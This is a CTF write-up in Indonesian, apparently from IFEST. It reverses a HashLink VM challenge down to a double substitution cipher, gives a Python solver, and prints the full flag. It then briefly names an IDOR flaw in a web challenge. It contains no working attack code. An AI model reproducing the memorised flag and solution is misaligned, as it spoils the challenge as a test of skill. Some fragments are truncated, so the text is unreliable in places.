Diberikan file zip yang merupakan chall tersebut. Dalam chall tersebut vm menggunakan hashlink, yang merupakan jit dari bytecode haxe language, yang sebelumnya telah dicompile. Objective disini yakni kita harus menulis flag yang sesuai didalam file flag.txt.

Langsung saja kita cari disassambler nya, setelah mencari ternyata sudah ada disassembler yang di buat oleh [Gui-Yom](#).




Muncul lah code seperti itu, setelah rewrite ke dalam python kemungkinan hasilnya seperti ini.

```python
import sys

def base31(text, column):
    result = ""
    for char in text:
        result += column.get(char, char)
    return result

def main():
    if len(sys.argv) != 2:
        print("Usage: python script.py flag.txt")
        sys.exit(1)

    path = sys.argv[1]

    try:
        with open(path, "r") as file:
            flagf = file.read().strip()
    except FileNotFoundError:
        print("Where's the flag?!", file=sys.stderr)
        sys.exit(1)
    flagf = "b@WR9S@xD@yH@U@ER}JVp@9I9@y@nI86@xIt@96K}V@AKBn9yV{@Ex@WRSdxG"

    key = "c@es4r_shift-k3y"
    j = "v1g3nere_1s_c00l"

    characters = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!?{}@_"
    k = "_FCI{B6mR9Sk@ETWJ2fuHNK10gZhUQGYijL}DMn!qP3O8w4draxpsA7bVvl5ty?coXze"
    d = "8TSWLs}tdPm0ra6wDCZB49hU3Inz5fY{2eOQipK_V!@R?17jloNHbXqkExMyFGguvJAc"
    e = characters

    AESBOX = {k[i]: d[i] for i in range(len(k))}
    Matrix = {d[i]: e[i] for i in range(len(d))}

    Cached = base31(flagf, AESBOX)
```

```
    Meta = base31(Cached, Matrix)

    checkflag = "Tcf89acOAcZkcscd8zgUPc939cZcC3I6cO3Yc96mzUcRm5C9ZU4cdOcf8aLOu"

    if Meta == checkflag:
        print(f"Correct, flag is : IFEST{{{flagf}}}")
    else:
        print("Flag is incorrect.")

if __name__ == "__main__":
    main()

```

Di dalam code tesebut hanya terjadi subtitution cipher, dan selanjutnya saat penulis mencoba untuk decode checkflag tersebut, hasilnya tidak sesuai

```
[Running] python -u "d:\smth\Programming\CySec\Cyber Security\C
b@WR9S@xD@yH@U@ER}JVp@9I9@y@nI86@xIt@96K}V@AKBn9yV{@Ex@WRSdxG
```

Dan penulis awalnya menduga kalau ada hasil decompile yang tidak muncul, karena key dan j tidak terpakai. Setelah beberapa saat penulis curiga jika urutan substitution tidak cocok, dan setelah mencobanya lagi penulis menemukan flag nya.


```
import sys

def base31(text, column):
    result = ""
    for char in text:
        result += column.get(char, char)
    return result

characters = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!?{}@_"
k =          "_FCI{B6mR9Sk@ETWJ2fuHNK10gZhUQGYijL}DMn!qP3O8w4draxpsA7bVvl5ty?coXze"
d =          "8TSWLs}tdPm0ra6wDCZB49hU3Inz5fY{2eOQipK_V!@R?17jloNHbXqkExMyFGguvJAc"
e = characters

AESBOX = {e[i]: k[i] for i in range(len(k))}
DEAESBOX = {k[i]: e[i] for i in range(len(k))}
Matrix = {k[i]: d[i] for i in range(len(d))}
DeMatrix = {d[i]: k[i] for i in range(len(d))}

checkflag = "Tcf89acOAcZkcscd8zgUPc939cZcC3I6cO3Yc96mzUcRm5C9ZU4cdOcf8aLOu"
Cached = base31(checkflag, DeMatrix)
flag = base31(Cached, DEAESBOX)
print(flag)
```

```
[Running] python -u "d:\smth\Programming\CySec\Cyber Security\CTF\26
1_t0ld_y@_iT_5_80r!n9_lol_i_hope_you_learn_Hashlink_8y_t0d4y?
```

**Flag: IFEST{1_t0ld_y@_iT_5_80r!n9_lol_i_hope_you_learn_Hashlink_8y_t0d4y?}**

# Web Exploitation

## Web Exploitation/Web Exploitation Sanity Check




Deobfus jsnya isinya algo enkripsi, kerentananya ada di onlick enter di submit flag yg ada idornya

```
<div class="mt-2 space-x-2 p-2 flex items-center justify-center">
    <input id="user-input-e1c2a0da-61c6-4bc2-984b-1d4ebd4bbff3" class="p-2 border-2 border-black
        type="password">
    <button class="p-2 bg-green-200 rounded-md border border-2 border-slate-200"
        onclick="handleEncryption('e1c2a0da-61c6-4bc2-984b-1d4ebd4bbff3')">Enter</button>
</div>

iv>
```